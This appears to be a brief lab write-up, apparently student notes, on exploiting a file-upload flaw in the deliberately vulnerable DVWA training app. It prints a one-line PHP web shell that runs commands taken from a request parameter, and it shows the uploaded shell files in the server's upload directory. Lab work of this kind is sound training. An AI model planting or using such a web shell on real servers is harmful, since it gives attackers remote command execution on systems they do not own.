


File Upload








- Uploaded files represent a significant risk to web applications
- The attacker upload the php code to the server and get the code executed.
- First we created a php file

```
GNU nano 7.2
<?php system($_REQUEST["cmd"]); ?>
```




- After upload the file, we could see the file in this directory




Index of /DVWA/hackable/uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 dvwa_email.png	2024-05-25 21:11	667	
 ex	2024-05-30 09:58	26	
 ex.php	2024-05-30 10:04	35	
 ex1	2024-05-30 09:34	45	
 ex1.php	2024-05-30 10:13	24	
 php-findsock-shell.php	2024-05-30 09:36	3.4K	

- We can access the server and exploit everything we want



- Some interesting 😊



nadnonut

index.php